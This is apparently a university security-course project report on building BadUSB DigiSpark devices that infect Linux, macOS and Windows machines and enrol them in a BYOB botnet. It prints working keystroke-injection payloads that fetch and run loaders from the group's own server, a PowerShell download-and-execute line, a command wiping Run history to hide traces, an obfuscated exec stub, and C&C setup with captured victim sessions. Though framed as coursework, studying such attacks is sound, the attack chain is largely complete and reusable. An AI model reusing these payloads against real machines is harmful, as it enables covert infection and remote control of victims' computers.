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# **CSC154: Project Report**

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## Objective

The objective of this project was to create BadUSB devices, that upon plugin, infect victim computers with malware configured to join a botnet.


## Botnet C&C

For our botnet we're using Build Your Own Botnet. Our ultimate goal was an easily deployed and managed *command and control server*, with the ability to generate cross platform compatible clients.

### Command and Control Server

- *Digital Ocean*
- *Domain Name*
- *Build Your Own Botnet (BYOB)*


We've created a VPS on Digital Ocean to run our C&C server. We're using an Ubuntu 18.04 droplet at the cost of \$5 per month. Additionally, we've purchased the domain [sheep.casa](https://sheep.casa), and directed it towards our C&C server.



The screenshot shows the Digital Ocean dashboard. At the top, there's a search bar, a 'Create' button, and resource monitoring icons. Below the header, the project name 'CSC 154' is displayed with a description: 'Class project / Educational purposes / California State University CSC154 project. Build Your Own Botnet server for c...'. There are 'Move Resources' and 'Create' buttons. The main area shows a single droplet named 'sheep.casa'. The droplet details are as follows:

Image	Ubuntu 18.04.3 (LTS) x64	Region	SFO1
Size	1 vCPUs 1GB / 25GB Disk (\$5/mo) <a href="#">Resize</a>	IPv4	138.68.220.4
		IPv6	Enable
		Private IP	Enable

**Figure 1:** Botnet C&C server droplet on Digital Ocean.



**Figure 2:** ASCII sheep, just for fun.

The botnet framework we chose (BYOB) was installed via `git clone git@github.com:malwareddllc/byob.git && cd ./byob/byob && pip install -r requirements.txt && mv ../../byob /opt/`. This clones the repository, installs the required python modules, and moves the directory into `/opt`.

To launch the botnet we've created a bash script setting the host to `sheep.casa` and the listening port to `1337`. This script is placed in the `/root` directory.

```
1 #!/bin/bash
2 cd /opt/byob/byob && python server.py --port 1337
```

```
x@wartop:~/Research/CSUS-CSC154$ ssh root@sheep.github.com
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Thu Oct 10 17:39:03 UTC 2019

          System load:  0.0              Processes:      94
          Usage of /:   16.4% of 24.06GB  Users logged in:   0
          Memory usage: 29%              IP address for eth0: 138.68.220.4
          Swap usage:   0%

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Thu Oct 10 17:38:50 2019 from 209.58.129.100
root@byob:~# ./bootBYOB.sh

88
88
88
88,dPPYba, 8b      d8 ,adPPYba, 88,dPPYba,
88P'    "8a `8b      d8' a8"    "8a 88P'    "8a
88      d8  `8b      d8' 8b      d8 88
88b, ,a8"  `8b,d8'  "8a, ,a8" 88b, ,a8"
8Y"Ybbd8"'      Y88'      "YbbdP"'  8Y"Ybbd8"'
           d8'
           d8'

[?] Hint: show usage information with the 'help' command
[root @ /opt/byob/byob]>sessions
[root @ /opt/byob/byob]>
```


**Figure 3:** Botnet server running, no current sessions.

## BadUSB

To create our BadUSB devices we've used the DigiSpark development board by Digistump. These devices are recognized as USB keyboards by the victims' machines, and will execute keystrokes to deliver our payload.

### DigiSpark Setup

We've purchased our BadUSB (DigiSpark) devices via Amazon. We have 12 of these devices spread across our members. They cost about \$3 dollars each.



**Figure 4:** DigiSpark boards on Amazon.


In order to program our USB devices we've installed the Arduino IDE.

## Download the Arduino IDE




**Figure 5:** Download the Arduino IDE.


We've then configured the Arduino IDE to include the DigiSpark board so that we may use the [DigiKeyboard.h](#) library.



**Figure 6:** Add DigiStump board manager url to configuration.



**Figure 7:** Board manager downloading Digistump's board libraries.



**Figure 8:** Set board to Digispark Default.

## Linux Payload

The following code is what we've developed to infect Linux machines upon plugin.

```
1 #include "DigiKeyboard.h"
2
3
4 /**
5 * This is an attack for Linux machines. It opens up a terminal window.
6     It then downloads the loader, sets it to executable,
7 * executes it, and closes the terminal window.
8 *
9 */
10
11 void setup() {
12     DigiKeyboard.delay(2000);
13     DigiKeyboard.sendKeyStroke(KEY_T , MOD_CONTROL_LEFT | MOD_ALT_LEFT);
14     DigiKeyboard.delay(600);
15     DigiKeyboard.print("nohup wget https://sheep.casa/payloads/
16         linux_loader -P /tmp && nohup chmod +x /tmp/linux_loader && nohup
17         /tmp/linux_loader & exit");
18     DigiKeyboard.delay(200);
19     DigiKeyboard.sendKeyStroke(KEY_ENTER);
20     DigiKeyboard.delay(1000);
21 }
22 void loop() {}
```

As you can see above, the code delays for two seconds to allow the machine to register the device. After that it executes keystrokes to open up the terminal, and waits .6 seconds. Next it executes shell commands to download our bash script called `linux_loader` from the server. It then sets the script to executable, and executes it as a background process before exiting.

The code for our `linux_loader` and `linux_payload.py` can be found in the section below.

## Linux/OSX Loader

Our BadUSB attack downloads and executes the loader script. For our attack on Linux and OSX machines this is a bash script called `linux_loader`, which can be found below.

```
1#!/bin/bash
```

```
2 nohup wget https://sheep.casa/payloads/linux_payload.py -P /tmp &&
python /tmp/linux_payload.py
```

The loader script downloads our python payload and executes it to join our botnet. This script is run in the background so that the terminal window is not present while the botnet client (payload) is running.


## Python Payload for Botnet

A payload is generated via BYOB's `client.py` script. We've generated our Linux payload by issuing `python client.py --name linux_payload --encrypt --compress --freeze sheep.casa 1337`.

```
root@byob: /opt/byob/byob
File Edit View Search Terminal Help
23323 INFO: Analyzing /opt/byob/byob/linux_payload.py
23345 INFO: Loading module hooks...
23345 INFO: Loading module hook "hook-distutils.py"...
23350 INFO: Loading module hook "hook-sysconfig.py"...
23351 INFO: Loading module hook "hook-xml.py"...
23486 INFO: Loading module hook "hook-httplib.py"...
23487 INFO: Loading module hook "hook-pydoc.py"...
23492 INFO: Excluding Import 'Tkinter'
23494 INFO: Removing Import of Tkinter from module pydoc
23494 INFO: Loading module hook "hook-pkg_resources.py"...
23884 INFO: Processing pre-safe import module hook _win32com
24389 INFO: Loading module hook "hook-requests.py"...
24393 INFO: Loading module hook "hook-certifi.py"...
24397 INFO: Loading module hook "hook-setuptools.py"...
24465 INFO: Loading module hook "hook-encodings.py"...
25453 INFO: Loading module hook "hook-cryptography.py"...
25772 INFO: Loading module hook "hook-numpy.core.py"...
25892 INFO: Loading for ctypes DLLs
26206 INFO: Analyzing run-time hooks...
26224 INFO: Including run-time hook "pyt_rth_multiprocessing.py"
26236 INFO: Including run-time hook "pyt_rth_pgres.py"
26267 INFO: Looking for dynamic libraries
27057 INFO: Looking for eggs
27058 INFO: Python library not in binary dependencies. Doing additional searching...
27102 INFO: Using Python library /usr/lib/x86_64-linux-gnu/libpython2.7.so.1.0
27118 INFO: Warnings written to /opt/byob/byob/build/linux_payload/warnlinux_payload.txt
27277 INFO: Graph cross-reference written to /opt/byob/byob/build/linux_payload/xref-linux_payload.html
27519 INFO: Checking PYZ linked to Your Purchases
27519 INFO: Building PYZ because out00-PYZ.toc is non existent
27519 INFO: Building PYZ (ZlibArchive) /opt/byob/byob/build/linux_payload/out00-PYZ.pyz
29806 INFO: Building PYZ (ZlibArchive) /opt/byob/byob/build/linux_payload/out00-PYZ.pyz completed successfully.
30076 INFO: Checking PKG
30076 INFO: Building PKG because out00-PKG.toc is non existent
30076 INFO: Building PKG (CArchive) out00-PKG.pkg
42447 INFO: Building PKG (CArchive) out00-PKG.pkg completed successfully.
42476 INFO: Bootloader /usr/local/lib/python2.7/dist-packages/PyInstaller/bootloader/Linux-64bit/run
42477 INFO: Checking EXE
42477 INFO: Building EXE because out00-EXE.toc is non existent
42477 INFO: Building EXE from out00-EXE.toc
42486 INFO: Appending archive to ELF section in EXE /opt/byob/byob/dist/linux_payload
42599 INFO: Building EXE from out00-EXE.toc completed successfully.
(22,534,600 bytes saved to file: /opt/byob/byob/dist/linux_payload)
root@byob:/opt/byob/byob#
```

**Figure 9:** Generating our python payload.

In order to host our payloads, we've installed Apache 2 on the C&C server. In a real world attack this would be pretty bad practice, but it's a matter of convenience for us. The payload generated above was moved from BYOB's directory to `/var/www/html/payments`. This is where our victims will download the payload from.



**Figure 10:** /payloads directory hosting our malicious files.

Below is our `linux_payload.py` file generated by BYOB.

```

1 import sys,zlib,base64,marshal,json,urlllib
2 if sys.version_info[0] > 2:
3     from urlllib import request
4     urlopen = urlllib.request.urlopen if sys.version_info[0] > 2 else urlllib
5     .urlopen
6     exec(eval(marshal.loads(zlib.decompress(base64.b64decode('
7         eJwrtmBgYCgtyskvSM3TUM8oKSmw0tcvzkhNLdBLTix0tDI0NrYACpQkpqcWFesXJCfqFVSqa
8         +oVpSamaGgCAFaFE3g=')))))

```

## Mac (OSX) Payload

In order to prevent the keyboard configuration dialog box from appearing when the DigiSpark is plugged into an Apple computer, we must configure the DigiSpark to appear as if it's an Apple keyboard.

VID and PID are defined in the file `~/.arduino15/packages/digistump/hardware/avr/1.6.7/libraries/DigisparkKeyboard/usbconfig.h`. We will replace the existing file with a *modified Apple version* when compiling the script for OSX. When we change Vendor Name and Device Name, we also have to adapt the constants for the name length.

The following code is what we've developed to infect Apple OSX machines upon plugin.

```

1 #include "DigiKeyboard.h"
2
3 /**
4 * This is an attack for Mac (OSX) machines. It opens up a terminal
5 * window, and executes the bash command. It then downloads the loader

```

```
        , sets it to executable,
6   * executes it, and closes the terminal window.
7   *
8   ***/\n
9
10 #define MOD_CMD_LEFT 0x00000008\n
11
12 void setup() {\n13     DigiKeyboard.delay(2000);\n14     DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT);\n15     DigiKeyboard.delay(500);\n16     DigiKeyboard.print("terminal");\n17     DigiKeyboard.delay(500);\n18     DigiKeyboard.sendKeyStroke(KEY_ENTER);\n19     DigiKeyboard.delay(1000);\n20     DigiKeyboard.print("bash");\n21     DigiKeyboard.delay(1000);\n22     DigiKeyboard.sendKeyStroke(KEY_ENTER);\n23     DigiKeyboard.delay(1000);\n24     DigiKeyboard.sendKeyStroke(KEY_ENTER);\n25     DigiKeyboard.print("nohup wget https://sheep.casa/payloads/\n        linux_loader -P /tmp && nohup chmod +x /tmp/linux_loader && nohup\n        /tmp/linux_loader & exit");\n26     DigiKeyboard.delay(500);\n27     DigiKeyboard.println("disown $!");\n28     DigiKeyboard.delay(500);\n29     DigiKeyboard.sendKeyStroke(KEY_Q, MOD_GUI_LEFT);\n30     DigiKeyboard.delay(500);\n31     DigiKeyboard.sendKeyStroke(KEY_ENTER);\n32     DigiKeyboard.delay(10000);\n33 }\n34\n35 void loop() {\n36\n37 }
```

As you can see above, is very similar to what we've used to exploit Linux machines. The major difference is the way the terminal is opened. We've had to modify our OSX version to use `DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT);`, which will open Spotlight search. The code will delay for .5 seconds, and search “terminal”, delay for .5 seconds, and press enter, opening the terminal.

After this, in order to ensure we aren't using Z Shell, we'll enter `bash`. From this point on the rest of the

code is exactly the same as our Linux payload. It too downloads `linux_loader`, which downloads and runs `linux_payload.py`.

## Windows

Below is the DigiSpark payload we developed to infect Windows victims.

```
1 #include "DigiKeyboard.h"
2
3 void setup()
4 {
5     pinMode(1, OUTPUT); //LED on Model A
6     digitalWrite(1, HIGH);
7     DigiKeyboard.delay(500);
8     digitalWrite(1, LOW);
9     DigiKeyboard.sendKeyStroke(0);
10    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
11    DigiKeyboard.delay(100);
12    DigiKeyboard.println("powershell Start-Process powershell -Verb runAs
13        ");
14    DigiKeyboard.sendKeyStroke(KEY_ENTER);
15    DigiKeyboard.delay(1000);
16    DigiKeyboard.sendKeyStroke(KEY_Y, MOD_ALT_LEFT);
17    DigiKeyboard.delay(1000);
18    DigiKeyboard.println("$down = New-Object System.Net.WebClient; $url =
19        'https://sheep.casa/payloads/windows_payload.exe'; $file =
20        windows_payload.exe'; $down.DownloadFile($url,$file); $exec = New-
21        Object -com shell.application; $exec.ShellExecute($file); exit;");
22    DigiKeyboard.delay(1000);
23    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
24    DigiKeyboard.delay(100);
25    // Clear run command history
26    DigiKeyboard.println("reg delete HKEY_CURRENT_USER\Software\
27        Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f");
28    DigiKeyboard.delay(100);
29    DigiKeyboard.sendKeyStroke(KEY_ENTER);
30    DigiKeyboard.delay(100);
31    digitalWrite(1, HIGH);
32 }
33
34 void loop() {}
```

The above code opens powershell to download and execute our `windows_payload.exe`.

## Windows Payload for Botnet

To generate a Windows client for our botnet, we must run the code from a Windows machine to create an executable. Unfortunately, BYOB has a significant amount of bugs at the moment, and cross platform compatibility is not as it claims to be. **To successfully connect to our botnet from Windows, we needed to host the C&C server on a Windows machine.**

## Examples

### Demo Video

[https://sheep.casa/csc154\\_project.m4v](https://sheep.casa/csc154_project.m4v)

### Linux/OSX

Below is an example of a client connecting to the C&C server. This is actually Ryan's laptop connecting, after plugging the BadUSB device into it.

```

root@byob: ~
File Edit View Search Terminal Help
bootBYOB.sh
root@byob:~/# ./bootBYOB.sh

88
88
88
88,dPPYba, 8b      d8 ,adPPYba, 88,dPPYba,
88P'   "8a `8b     d8' a8"    "8a 88P'   "8a
88      d8 `8b     d8' 8b      d8 88      d8
88b,   ,a8" `8b,d8' "8a,   ,a8" 88b,   ,a8"
8Y"Ybbd8"'' Y88'   ``"Ybbdp"'' 8Y"Ybbd8"'' 
          d8'
          d8'

[?] Hint: show usage information with the 'help' command
[root @ /opt/byob/byob]>sessions
[root @ /opt/byob/byob]>
[+] Connection: 209.58.129.100
Session: 0
Started: Thu Oct 10 19:31:07 2019
[root @ /opt/byob/byob]> sessions
0
username      x
administrator  False
sessions      True
uid          762d430f4Ba9b90327b6c07a4f402855
local_ip     127.0.1.1
online        True
joined       2019-10-10 19:31:09.405804
last_online   2019-10-10 19:31:09.406071
public_ip    209.58.129.100
platform      linux2
architecture  64
mac_address  E8:2A:EA:D0:30:77
device        wortop
[root @ /opt/byob/byob]>

```

**Figure 11:** Session on x at wortop (Ryan's Laptop).

## Windows

Below is an example of a Windows client connecting to a Windows C&C host,

```

88          88
88          88
88          88
88,dPPYba, 8b      d8 ,adPPYba, 88,dPPYba,
88' "8a 8b      d8' a8" "8a 88P' "8a
88      d8 '8b  d8' 8b      d8 88      d8
88b, ,a8" 8b,d8' "8a, ,a8" 88b, ,a8"
8Y"Ybbd8" "Y88" "Ybbdp" 8Y"Ybbd8"
d8'
d8'

[?] Hint: show usage information with the 'help' command
[x @ C:\Users\x\Downloads\byob-master\byob-master\byob]>sessions
[x @ C:\Users\x\Downloads\byob-master\byob-master\byob]>
[+] Connection: 127.0.0.1
Session: 0
Started: Sat Nov 30 17:15:33 2019
[x @ C:\Users\x\Downloads\byob-master\byob-master\byob]> sessions
0
username      x
administrator  False
sessions      True
uid          5c9d30cf7028a8c168b063e7cd12e557
local_ip     192.168.100.3
online        True
joined       2019-11-30 17:15:35.513000
last_online   2019-11-30 17:15:35.513000
public_ip    162.210.192.160
platform      win32
architecture  64
mac_address  EB:FD:5F:64:ED:0C
device        DESKTOP-24MKBS9.orcuttbay
[x @ C:\Users\x\Downloads\byob-master\byob-master\byob]>

```

**Figure 12:** Windows client connection.

## Conclusion

We've configured our BadUSB devices to infect Linux, Windows and OSX machines. Upon plugin, our device will execute a payload to join our Botnet. Below is an elaboration on the successes and failures of the project.

## Limitations

### BadUSB

Ideally, the same BadUSB device would be able to infect Windows, OSX, and Linux. However, from what we've researched this may not be technically achievable given the way USB functions. There seems to be no way to query information from the machine, the device simply sends keystrokes blindly. At this time a DigiSpark must be configured to infect one specific operating system, because currently we do not have knowledge of how to detect which operating system a victim's computer is running.

We did attempt loading all of our payloads onto one device (Hail Mary). This failed because arbitrary keystrokes were executed on a machine either before or after that machine's OS specific code was run. This resulted in unpredictable behavior, which prevented even the correct code from executing sometimes.

### **BYOB Botnet**

The botnet framework we chose to use is still very buggy. By the time we concluded that certain limitations could not be overcome, it was no longer an option to pivot the project to a new botnet framework. It turns out the cross platform compatibility of BYOB is not as it claims, as we were not able to connect windows victims to our Linux server. Although we compiled bots on both python 2 and 3, and tried numerous workarounds suggested on Github, it simply would not work. Issues 1, 2 on the *GitHub repository* for the framework echo our own issues, yet remain unresolved. We raised an issue ourselves at the beginning of the semester, but it was not addressed at the time of writing this report.

### **Further**

If we were to continue working on this project we would need to find a better botnet framework, or develop our own simple C&C server to handle reverse shells from victims. The bugs in BYOB are too numerous for its lack of support from the developer.

